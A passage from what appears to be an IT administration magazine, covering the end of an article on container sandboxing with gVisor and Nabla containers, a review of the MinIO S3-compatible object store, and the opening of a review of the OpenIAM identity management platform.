The first steps with gVisor are easy: You only have to download and install a single binary file. One typical pitfall (besides unsupported system calls) is allowing for the version of the gVisor kernel, version 4.4.0 by default. In the world of open source software, however, this is often little more than a string – as it is here (Listing 2).
The version number is stored in the `gvisor/pkg/sentry/syscalls/linux/linux64.go` file. Creating a customized binary file is easy thanks to (traditional) container technology. Listing 2 also shows how gVisor can be installed and operated in parallel with other runtime environments. You only need to specify the path to the binary file and any necessary arguments.

Minimalists

Finally, a third approach adopts the ideas of the first two and pushes minimalism to the extreme. Again, a kind of microhypervisor takes over the service, in addition to a super-minimalistic operating system kernel, which is an old acquaintance from the family of unikernels.
Unikernels have very different implementations. For example, OSv [17] still maintains a certain Linux compatibility, although parallels to the gVisor kernel presented here can be seen. At the other end of the reusability spectrum is MirageOS, the godfather of Nabla containers [18]: Here you build the application and kernel completely from scratch, and both are completely matched

Listing 2: gVisor Kernel Buffer Zone

```
$ cat /etc/docker/daemon.json
{
 "runtimes": {
   "oci": {
     "path": "/usr/sbin/runc"
   },
   "runsc": {
     "path": "/usr/local/bin/runsc",
       "runtimeArgs": [
         "--platform=ptrace",
         "--strace"
       ]
   }
 }
}

$ uname -r
5.8.16-300.fc33.x86_64
$ docker run -ti --runtime runsc busybox sh
/ #
/ # uname -r
4.4.0
```

to each other. As a result, you only have one executable file. In other words, the application is the kernel and vice versa. One layer below this is the microhypervisor, which specializes in the execution of unikernels. It has little in common with its colleagues Firecracker, Nova [19], or Bareflank [20].

One implementation of this approach is Nabla containers. The roots of the project lie in the IBM research laboratories. Solo5 is used as the micro-hypervisor. Originally it was only intended as an extension of MirageOS for KVM [21]. Today, it is a framework for executing various unikernel implementations. Despite the proximity to MirageOS, Nabla containers have developed a certain preference for rump kernels [22].

The schematic structure is shown in Figure 5. The name "Nabla" derives from its structure. At the top is the micro-hypervisor with the unikernel, the basis of which is the application. The size of the components reflects their importance on the business end, and the order corresponds to the structure of the technology stack. The result is an upside-down triangle that is very similar to the nabla symbol from vector analysis.

A few advantages of Nabla containers are obvious: As with the Kata approach, the operating system core and virtualization present two isolation layers that are greatly minimized and require significantly less in terms of resources than the combination of Clear Linux and Qemu Lite. Additionally, almost all system calls are prohibited in Nabla containers. The software uses the kernel's secure computing mode (`seccomp`) functions [23]. Ultimately, the following system calls are available:

- `read()`
- `write()`
- `exit_group()`
- `clock_gettime()`
- `ppoll()`
- `pwrite64()`
- `pread6()`

On the downside, unlike Kata Containers or gVisor, existing container images cannot be used directly with the Nabla approach, revealing a clear lack of compatibility. Tests conducted by the editorial team showed that the migration overhead is huge, even for small applications.




Figure 5: The schematic structure of Nabla containers.

Where to Next?

The container community takes the issue of security very seriously. In principle, there are two parallel streams: One deals with improving the container software, and the other, as discussed in this article, deals with methods for establishing additional outside lines of defense. The idea of using a DMZ from the network sector is experiencing a renaissance. An additional operating system kernel – and sometimes even a virtualization layer – acts as a buffer zone between the application and the host. Basic compatibility with the known management tools for containers is a given; they can even be operated completely in parallel (see also Listing 2). However, the reusability of existing applications and container images differs widely. Kata Containers put fewer obstacles in the user's way, At the other end of the spectrum are Nabla containers. Either way, the idea of the buffer zone is as simple as it is brilliant. Thanks to the different implementations, there should be something to suit everyone's taste. ■

Info

[1] Container breakout: [http://seclists.org/oss-sec/2019/q1/119]
[2] Docker vulnerability: [https://nvd.nist.gov/vuln/detail/CVE-2018-15664]
[3] DMZ: [https://en.wikipedia.org/wiki/DMZ_(computing)]
[4] Kata Containers: [http://katacontainers.io]
[5] OpenStack: [http://www.openstack.org/]
[6] Clear Containers: [http://github.com/clearcontainers/runtime/wiki]
[7] runV: [http://github.com/hyperhq/runv]
[8] Qemu: [http://www.qemu.org/]
[9] Firecracker: [http://firecracker-microvm.github.io/]
[10] Clear Linux: [http://clearlinux.org/]
[11] Kata Containers with Firecracker: [http://github.com/kata-containers/documentation/wiki/Initial-release-of-Kata-Containers-with-Firecracker-support]
[12] User-mode Linux: [http://user-mode-linux.sourceforge.net/]
[13] gVisor: [http://gvisor.dev/]
[14] gVisor problems: [http://github.com/google/gvisor/issues/88]
[15] Compatibility list: [http://gvisor.dev/docs/user_guide/compatibility/]
[16] 9P: [http://9p.cat-v.org/]
[17] OSv: [http://osv.io/]
[18] Nabla containers: [http://nabla-containers.github.io/]
[19] Nova: [http://hypervisor.org/]
[20] Bareflank: [http://github.com/Bareflank/MicroV]
[21] KVM: [http://linux-kvm.org/]
[22] Rump kernels: [http://rumpkernel.org/]
[23] seccomp: [http://man7.org/linux/man-pages/man2/seccomp.2.html]

The Author

Udo Seidel is a math physics teacher and has been a Linux fan since 1996. After completing his PhD, he worked as a Linux/Unix trainer, system administrator, senior solution engineer, and Linux strategist. Today he is employed as an IT architect and evangelist by Amadeus Data Processing GmbH in Erding, Germany.

MinIO: Amazon S3 competition

Premium Storage

MinIO promises no less than a local object store with a world-class S3 interface and features that even the original lacks. By Martin Loschwitz

The Amazon Simple Storage Service (S3) protocol has had astonishing development in recent years. Originally, Amazon regarded the tool merely as a means to store arbitrary files online with a standardized protocol, but today, S3 plays an important role in the Amazon tool world as a central service. Little wonder that many look-alikes have cropped up. Ceph, the free object store, for example, has offered a free alternative for years by way of the Ceph Object Gateway, which can handle both the OpenStack Swift protocol and Amazon S3.

MinIO is now following suit: It promises a local S3 instance that is largely compatible with the Amazon S3 implementation. MinIO even claims to offer functions that are not found in the original. The provider, MinIO Inc. [1], is not sparing when it comes to eloquent statements, such as "world-leading," or even "industry standard." Moreover, it's completely open source, which is reason enough to investigate the product. How does it work under the hood? What functions does it offer? How does it position itself compared with similar solutions? What does Amazon have to say?

How MinIO Works

MinIO is available under the free Apache license. You can download the product directly from the vendor's GitHub directory [2]. MinIO is written entirely in Go, which keeps the number of dependencies to be resolved to a minimum.

MinIO Inc. itself also offers several other options to help admins install MinIO on their systems [3]. The ready-to-use Docker container, for example, is particularly practical for getting started in very little time. However, if you want to do without containers, you will also find an installation script on the provider's website that downloads and launches the required programs.

What looks simple and clear-cut from the outside comprises several layers under the hood. You can't see them because MinIO comes as a single big Go binary, but it makes sense to dig down into the individual layers.

Three Layers

Internally, MinIO is defined as an arbitrary number of nodes with MinIO services that are divided into three layers. The lowest layer is the storage layer. Even an object store needs access to physical disk space. Of course, MinIO needs block storage devices for its data, and it is the admin's job to provide them. Like other solutions (e.g., Ceph), MinIO takes care of its redundancy setup itself (Figure 1).

The object store is based on the storage layer. MinIO views every file uploaded to the store as a binary object. Incoming binary objects, either from the client side or from other mini-instances of the same cluster, first end up in a cache. In the cache, a decision is made as to what happens to the objects. MinIO passes them on to the storage layer in either compressed or encrypted form.




Figure 1: **The MinIO architecture is distributed and implicitly redundant. It also supports encryption at rest. ©MinIO [4]**

Implicit Redundancy

Redundancy at the object store level is a good thing these days in a distributed solution like MinIO; hard drives are by far the most fragile components in IT. SSDs are hardly better: Contrary to popular opinion, they break down more often than hard drives, but at least they do it more predictably.

To manage dying block storage devices, MinIO implements internal replication between instances of a MinIO installation. The object layers speak their own protocol via a RESTful API. Notably, MinIO uses erasure coding instead of the classic one-to-one replication used by Ceph. This coding has advantages and disadvantages: The disk space required for replicas of an object in one-to-one replication are dictated by the object size. If you operate a cluster with a total of three replicas, each object exists three times, and the net capacity of the system is reduced by two thirds. This principle of operation has basically remained the same since RAID1, even with only one copy of the data.

Erasure coding works differently: It distributes parity data of individual block devices across all other block devices. The devices do not contain the complete binary objects, but the objects can be calculated from the parity data at any time, reducing the amount of storage space required in the system. For every 100TB of user data, almost 40TB of parity data is required, whereas 300TB of disk space would be needed for classic full replication.

On the other side of the coin, when resynchronization becomes necessary (i.e., if single block storage devices or whole nodes fail), considerable computational effort is needed to restore the objects from the parity data. Whereas objects are only copied back and forth during resyncing in the classic full replication, the individual mini-nodes need a while to catch up with erasure coding. If you use MinIO, make sure you use correspondingly powerful CPUs for the environment.

Eradicating Bit Rot

MinIO comes with a built-in data integrity checking mechanism. While the cluster is in use, the software checks the integrity of all stored objects transparently and in the background for both users and administrators. If the software detects that an object stored somewhere – for whatever reason – is no longer in its original state, it starts to resynchronize from another source in the cluster where the object is undamaged.

Cross-Site Replication

The software also uses its capabilities to replicate data to another location. Whereas object stores like Ceph do not support complete mirroring for various reasons, MinIO officially supports this use case with the corresponding functions built-in; external additional components are not required.

With the MinIO client, which I discuss later in detail, admins instead simply define the source and target and issue the instructions for replication. The replication target does not even have to be another mini-instance. Basically, any storage device that can be connected to MinIO can be considered – including official Amazon S3 or devices that speak the S3 protocol, such as some network-attached storage (NAS) appliances.

Encryption Included

The role of encryption is becoming increasingly important against the background of data protection and the increasing desire for data sovereignty. In the past, the ability to enable transport encryption was considered sufficient, but today, the demand for encryption of stored data (encryption at rest) is becoming stronger. MinIO has heard admins calling for this function and provides a module for dynamic encryption as part of the object layer. On state-of-the-art CPUs, it uses hardware encryption modules to avoid potential performance problems caused by computationally intensive encryption.

Archive Storage

Various regulations today require, for example, government agencies to use write once, read many (WORM) devices, which means that data records can no longer be modified once they have been sent to the archive. MinIO can act as WORM storage. If so desired, all functions that enable write operations can be deactivated in the MinIO API.

However, don't wax overly euphoric at this point – many authorities also require that systems be certified and approved for the task by law. The

MinIO website show no evidence that MinIO has any such certification. In many countries, this solution would be ruled out for policy reasons in the worst case.

S3 Only

MinIO makes redundant storage with built-in encryption, anti-bit-rot functions, and the ability to replicate to three locations easy to implement. S3 is the client protocol used – a major difference compared with other solutions, especially industry leader Ceph. Just as OpenStack Swift is designed for Swift only, MinIO is designed to operate as an S3-compatible object store only.

MinIO therefore lacks the versatility of Ceph: It cannot simply be used as a storage backend for virtual instance hard drives. Also, the features that Ceph implements as part of CephFS in terms of a POSIX-compatible filesystem are not part of the MinIO strategy, but if you're looking for S3-compatible storage only, MinIO is a good choice.

If you additionally need backend storage for virtual instances such as virtual machines or Kubernetes instances, you will need to operate a second storage solution in addition to MinIO, such as a NAS or storage area network system. Although not very helpful from an administrative point of view, the S3 feature implemented in MinIO is significantly larger than that of the Ceph Object Gateway. Specialization is definitely a good thing in this respect.

Jack of All Trades

At this point, the MinIO client needs a good look. It can do far more than a simple S3 client, because it is far more than a simple client. If you specify an S3 rather than a MinIO instance as the target, its features can also be leveraged by the MinIO client. The client can do far more by emulating a kind of POSIX filesystem at the command line – but one that is remotely located in S3-compatible storage. The tool, `mc`, is already known in the open source world and offers various additional commands, such as `ls` and `cp`. By setting up `cp` as an alias for `mc cp` or `ls` as alias for `mc ls`, you don't even need to type more than the standard commands, which will then always act on the S3 store. Additionally, `mc` provides auto-completion for various commands.

What is really important from the user's point of view, however, is that this command can be used to change the metadata of objects in the S3 store. If you want to replicate a bucket from one S3 instance to another, you need the `mirror` command. To use this, you first set up several S3-based storage backends in `mc`, and then stipulate that individual buckets must be kept in sync between the two locations. Replication between two MinIO instances is also quickly set up with `mc replicate`. If you want a temporary share of a file in S3 together with a temporary link, you can achieve this with the `mc share` command, which supports various parameters.

Simple Management

Another detail distinguishes MinIO from other solutions like the Ceph Object Gateway: The tool has a graphical user interface (GUI) as a client for the stored files. The program, MinIO Browser (Figure 2) prompts for the usual S3 user credentials when called. The user's buckets then appear in the




Figure 2: The MinIO Browser acts as a graphical interface for accessing content stored in MinIO. ©MinIO

overview. Various operations can be initiated in the GUI, but it is not as versatile as the command-line (CLI) client. Most admins will probably give priority to the CLI version, especially because it, unlike the GUI, is suitable for scripting.

Interfaces to Other Solutions

One central concern of the MinIO developers is apparently to keep their solution compatible with third-party services, which, in practice, is very helpful because it means you do not have to take care of central services yourself (e.g., user management). Instead, you could combine a MinIO installation with an external identity provider such as WSO2 or Keycloak. This principle runs throughout the software. MinIO itself comes with a key management service (KMS), for instance, which takes care of managing cryptographic keys. This part of the software is part of the encryption mechanism that secures stored data and implements true encryption at rest. However, if you are already using an instance of HashiCorp Vault, you also can link MinIO to it through the configuration, which avoids uncontrolled growth of solutions for specific applications.

Monitoring is another example: MinIO offers a native interface for the Prometheus monitoring, alerting, and trending solution; the developers also provide corresponding queries for Grafana. MinIO can be combined with various orchestrators, different load balancers (e.g., Nginx and HAProxy), or frameworks such as Istio. MinIO makes sure these connections also work in the opposite direction. Anyone who uses typical applications from the Big Data environment (e.g., Kafka, Hadoop, TensorFlow) can query data directly from MinIO and store data there. Moreover, MinIO provides a powerful backend storage solution for most manufacturers of backend systems. Because the developers have supported the S3 protocol for years, MinIO is sufficiently compatible. If you use MinIO, you can therefore look forward to a versatile S3 store that communicates well with other components.

Commercial License

The described range of functions makes it clear that MinIO means hard work. Although MinIO Inc. released MinIO under the terms of the AGPLv3, it also offers an alternative licensing option that differs in some key aspects from the terms of the AGPLv3; however, the vendor remains vague about the exact benefits of the commercial license.

Some companies, they say, did not want to deal with the detailed obligations that AGPLv3 imposes on licensees. As an example, the manufacturer cites companies on its compliance website that want to distribute MinIO as part of their own solution. One example of this would be providers of storage appliances who use MinIO as part of their firmware. If such a provider uses MinIO under the terms of the AGPLv3, they must pass on the source code of the MinIO version used, including any modifications, to the customers and grant them the same rights as those granted to the vendor itself by the AGPLv3. If the vendor instead enters into a commercial license agreement with MinIO, the obligation to hand over the source code is waived.

SUBNET Makes It Possible

The far more common use case for the commercial license is probably customers who need commercial support directly from the manufacturer. The subscription program, known as SUBNET, distinguishes between two levels. As part of a standard subscription, customers automatically receive long-term support for a version of MinIO for a period of one year. A service-level agreement (SLA) guarantees priority assistance for problems in less than 24 hours. To this end, customers have round-the-clock access to the manufacturer's support. For updates, MinIO Inc. is available with help and advice. A panic button feature provides emergency assistance by the provider's consultants, but only once a year. The subscription also includes an annual review of the store architecture and a performance review. This package costs $10 per month per terabyte. However, charges are only levied up to a total capacity of 10PB; everything beyond this limit is virtually free of charge.

If this license is not sufficient, you can use the Enterprise license, which includes all the features of the Standard license, but costs $20 per month per terabyte up to a limit of 5PB. In return, customers receive five years of long-term support, an SLA with a response time of less than one hour, unlimited panic button deployment, and additional security reviews. In this model, the manufacturer also offers to reimburse customers for some damage that could occur to the stored data.

The costing for both models refers to the actual amount of storage in use, so if you have a 200PB cluster at your data center, but you are only using 100TB, you only pay for 100TB. Additional expenditures for redundancy are also not subject to charge. If you use the erasure coding feature for implicit redundancy, you will only pay the amount for 100TB of user data, even though the data in the cluster occupies around 140TB.

This license is not exactly cheap. For 500TB of capacity used, the monthly bill would be $10,000, which is not a small amount for software-defined storage.

The Elephant in the Room

MinIO impresses with its feature set and proves to be robust and reliable in tests. Because the program uses the Amazon S3 protocol, it is usable for many clients on the market, as well as by a variety of tools with S3 integration. Therefore, a critical, although brief look at the S3 protocol itself makes sense.

All of the many different S3 clones on the market, such as the previously mentioned Ceph Object Gateway, with an S3 interface have one central feature in common: They use a protocol that was not intended by Amazon for use post-implementation. Amazon S3 is not an open protocol and is not available under an open source license. The components underlying Amazon's S3 service are not available in open source form either.

All S3 implementations on the market today are the result of reverse engineering. The starting point is usually Amazon's S3 SDK, which developers can use to draw conclusions about which functions a store must be able to handle when calling certain commands and what feedback it can provide. Even Oracle now operates an S3 clone in its own in-house cloud, the legal status of which is still unclear.

For the users of programs like MinIO and for their manufacturers, this uncertain status results in at least a theoretical risk. Up to now Amazon has watched the goings-on and has not taken action against S3 clones. Quite possibly the company will stick to this strategy. However, it cannot be completely ruled out that Amazon will tighten the S3 reins somewhat in the future. The group could justify such an action, for example, by saying that inferior S3 implementations on the market are damaging the core brand, which in turn could have negative consequences for companies that use S3 clones locally.

If Amazon were to prohibit MinIO, for example, from selling the software and providing services for it by court order, users of the software would be out in the rain overnight. MinIO would then continue to run, but it would hardly make sense to operate it and would therefore pose an immanent operating risk.

Unclear Situation

How great the actual danger is that this scenario will occur cannot be realistically quantified at the moment. For admins, then, genuine security that a functioning protocol is available in the long term can only be achieved with the use of open source approaches.

A prime example would be OpenStack Swift, which in addition to the component, is also the name of the protocol itself. However, the number of solutions on the market that implement OpenStack Swift is tiny: Besides the original, only the Ceph Object Gateway with Swift support is available. Real choice looks different.

Conclusions

MinIO is a powerful solution for a local object store with an S3-compatible interface. In terms of features, the solution is cutting edge: Constant consistency checks in the background, encryption of stored data at rest, and erasure coding for more efficient use of disk space are functions you would expect from a state-of-the-art storage solution. Because the product is available free of charge under an open source license, it can also be tested and used as part of proof-of-concept installations. If you want commercial support, you can get the appropriate license – but do expect to pay quite a serious amount of money for it. ■

Info

[1] MinIO Inc.: [https://minio.io]
[2] GitHub: [https://github.com/minio/minio]
[3] Downloads: [https://min.io/download#/linux]
[4] MinIO architecture: [https://docs.minio.io/docs/distributed-minio-quickstart-guide.html]

The Author
Martin Gerhard Loschwitz is Cloud Platform Architect at Drei Austria and works on topics such as OpenStack, Kubernetes, and Ceph.

Identity and access management with OpenIAM

Authorization Center

Identity and access management plays a central role in modern IT infrastructures, with its local resources, numerous applications, and cloud services. We investigate how OpenIAM implements centralized user management. By Thorsten Scherf

Managing user identities decentrally and manually directly within applications is not only error-prone, it also takes up valuable time and involves administrative overhead. Storing users and their access authorizations for certain systems and applications in a central location makes sense, especially in hybrid environments, where applications exist both on-premises and in various clouds.

Identity and access management (IAM) tools typically provide a number of functions to facilitate this work. Not only does the software provide user lifecycle and access management, it needs to offer other features, such as a self-service portal for resetting user passwords or for additional authorization requests.

A single sign-on based on modern protocols such as OpenID Connect or Security Assertion Markup Language 2.0 (SAML2) should also be part of the standard scope. Flexible auditing is necessary to implement compliance requirements for a centralized system of this type, and SAML2 will certainly become interesting for increasing numbers of businesses in the light of data protection regulations (e.g., the European Union's General Data Protection Regulation, GDPR).

Although the vast majority of IAM products support these requirements, they present no uniform implementation approach in practical terms. OpenIAM [1] is a fully integrated platform that manages user identities and access rights, supporting all requirements companies need in a modern IAM tool.

Microservice-Based Architecture

OpenIAM essentially comprises two components: Identity Governance and the Access Manager. To fulfill its task, the software relies completely on a service-oriented architecture (SOA) and uses an enterprise service bus (ESB) for communication between the individual services. To map these two core components of the software, the tool provides more than 20 different services in the service layer that communicate with the help of the ESB. Figure 1 shows the schematic structure of the individual layers and their components.

Users usually access OpenIAM from a graphical interface. The user interface allows access to both the self-service portal and administrative tools. For access to enterprise applications, OpenIAM also acts as an identity provider (IdP). As usual, the interface can be adapted to reflect a corporate identity.

A Tomcat server provides the individual services in the service layer. The infrastructure components comprise RabbitMQ for the message bus, Redis as an in-memory cache, and Elasticsearch for all search queries.

Any relational database can run on the backend. OpenIAM offers schema files for MySQL, MariaDB, Microsoft SQL Server, PostgreSQL, and Oracle databases. Notably, the software provides a REST API in addition to the graphical user interface, which allows developers to extend the software according to their own requirements or to link it with external tools.

User Provisioning with Connectors

In a typical IAM use case, as soon as a new employee joins a company, they are given access to all the systems they need for their daily work. Likewise, when an employee leaves the company, access to these systems must be revoked.

OpenIAM solves this task by provisioning or deprovisioning user accounts on the respective systems. The software assumes a single authoritative source in the company that holds all employee data – usually a human resources (HR) system, but in the simplest case it can also be a CSV file, which is very well suited in testing scenarios for becoming familiar with the system.

With the help of connectors, OpenIAM accesses and imports the data into the OpenIAM identity repository. This process takes place during the initial setup of the software until a consistent state exists between the source system from which the data comes and the OpenIAM repository. During operation, constant synchronization between these systems takes place. If, for example, the department in which an employee works changes on the HR system, it is also reflected in OpenIAM. The systems can be synchronized either by regular polling of the source system or triggered by events.

In event-based synchronization, the source system relies on OpenIAM's provisioning API to initiate a quasi real-time sync. The software evaluates the data from the identity repository and decides, on the basis of pre-defined rules, to which systems a user should have access and which rights they should be given on those systems. Rules can be created according to any attributes of a user object. For example, users with the *devel* role could be given access to all development systems within the company or a department, whereas access to HR systems would be denied to these users.

Rules Assign Attributes

With the help of rules, you also can map attributes between OpenIAM and a target system. For example, if a user from the HR system has been synchronized and has an `employee_ID` attribute, you will probably want to assign this attribute to the Lightweight Directory Access Protocol (LDAP) `employeeNumber` attribute when synchronizing with Active Directory or some other directory. Within the software, you create a suitable rule for this purpose, which is then stored as a Groovy script in OpenIAM. You can modify the script at any time with the GUI editor.

When data evaluation is complete, the accounts are provisioned to the target systems. For this purpose, the connectors I mentioned before are again used. To this end, OpenIAM offers a whole range of predefined connectors that enable access to LDAP, Microsoft Office 365, Active Directory, Exchange, Google Suite, SAP enterprise resource planning software, Oracle RDBMS and eBusiness Suite (EBS), Workday, ServiceNow, and Linux systems. You will find a complete list online [2]. If required, you can, of course, adapt these connectors or add new ones.

In OpenIAM, rules define which accounts should be provisioned to which target systems. The system appropriately calls these target systems "managed systems." Again, if a change is made to an account in the OpenIAM repository, it is also reflected in the managed systems.

At this point, note that OpenIAM naturally lets you configure password policies. If a user's password changes within the application – either through the self-service portal or by the actions of an administrator – it must meet the complexity requirements defined in the policy.




Figure 1: OpenIAM provides its services in different layers.

Self-Service Portal

Users already provisioned can request access to additional systems or extensions of their rights on existing systems in the user interface. For this purpose, OpenIAM provides a service catalog from which users can select the desired systems and authorizations.

One interesting feature is the ability to limit the access rights requested in this way, which is particularly useful if an employee only needs temporary access to certain services for a project. The procedure also includes an approval process. If the OK for the request comes from one or more approvers, the software in turn automatically ensures that the user is provisioned to the system and receives the necessary rights. Figure 2 shows the complete provisioning process.

Web Access Manager

In addition to Identity Governance, Web Access Manager is the second integral component within the OpenIAM framework. As the name suggests, this component authorizes users after they have gained access to a system. As well as access controls, it provides other services and features, such as single sign-on, multifactor authentication, and session management and integrates these into Access Management.

One central component of Web Access Manager is single sign-on with federated user identities. In this case, OpenIAM serves as an identity provider and ensures that access to service providers, such as Salesforce or Oracle, takes place transparently for the user through the use of state-of-the-art protocols like OpenID Connect or SAML2. For this purpose, a position of trust between different security domains must be established in the configuration.

In practical terms, a redirect to the OpenIAM framework occurs when one of these applications is accessed. For example, the user authenticates against OpenIAM with OAuth 2.0 and, if successful, is issued a JSON web token (JWT) that then serves as an ID token to log on to the service provider. Users can also call an application from a remote security domain directly from the OpenIAM interface (Figure 3).

The authentication process is completely transparent to users, who can also use the ID token to log on to other systems. Another interesting feature is that OpenIAM provides a reverse proxy for applications that do not support the federation protocols used, which means that legacy applications can also benefit from single sign-on.

Testing OpenIAM

If you are interested in trying out OpenIAM, you have two possibilities: the Community and Enterprise versions. The Community version is available for free download on the OpenIAM website [4]. The Enterprise Edition offers two subscription models that provide access to additional resources and support beyond the software itself. The current 4.2.0.1 version (at press time) supports Red Hat Enterprise Linux 8 and CentOS 8, but earlier versions of the RPM package before 4.1.6 only run on Red Hat Enterprise Linux 7 or CentOS 7.

It is somewhat unusual that the RPM only packages the OpenIAM sources as a tarball, which it then simply unpacks under `/usr/local/OpenIAM/` when installing the package. But at least the package makes sure that these files disappear when you uninstall the software. As an

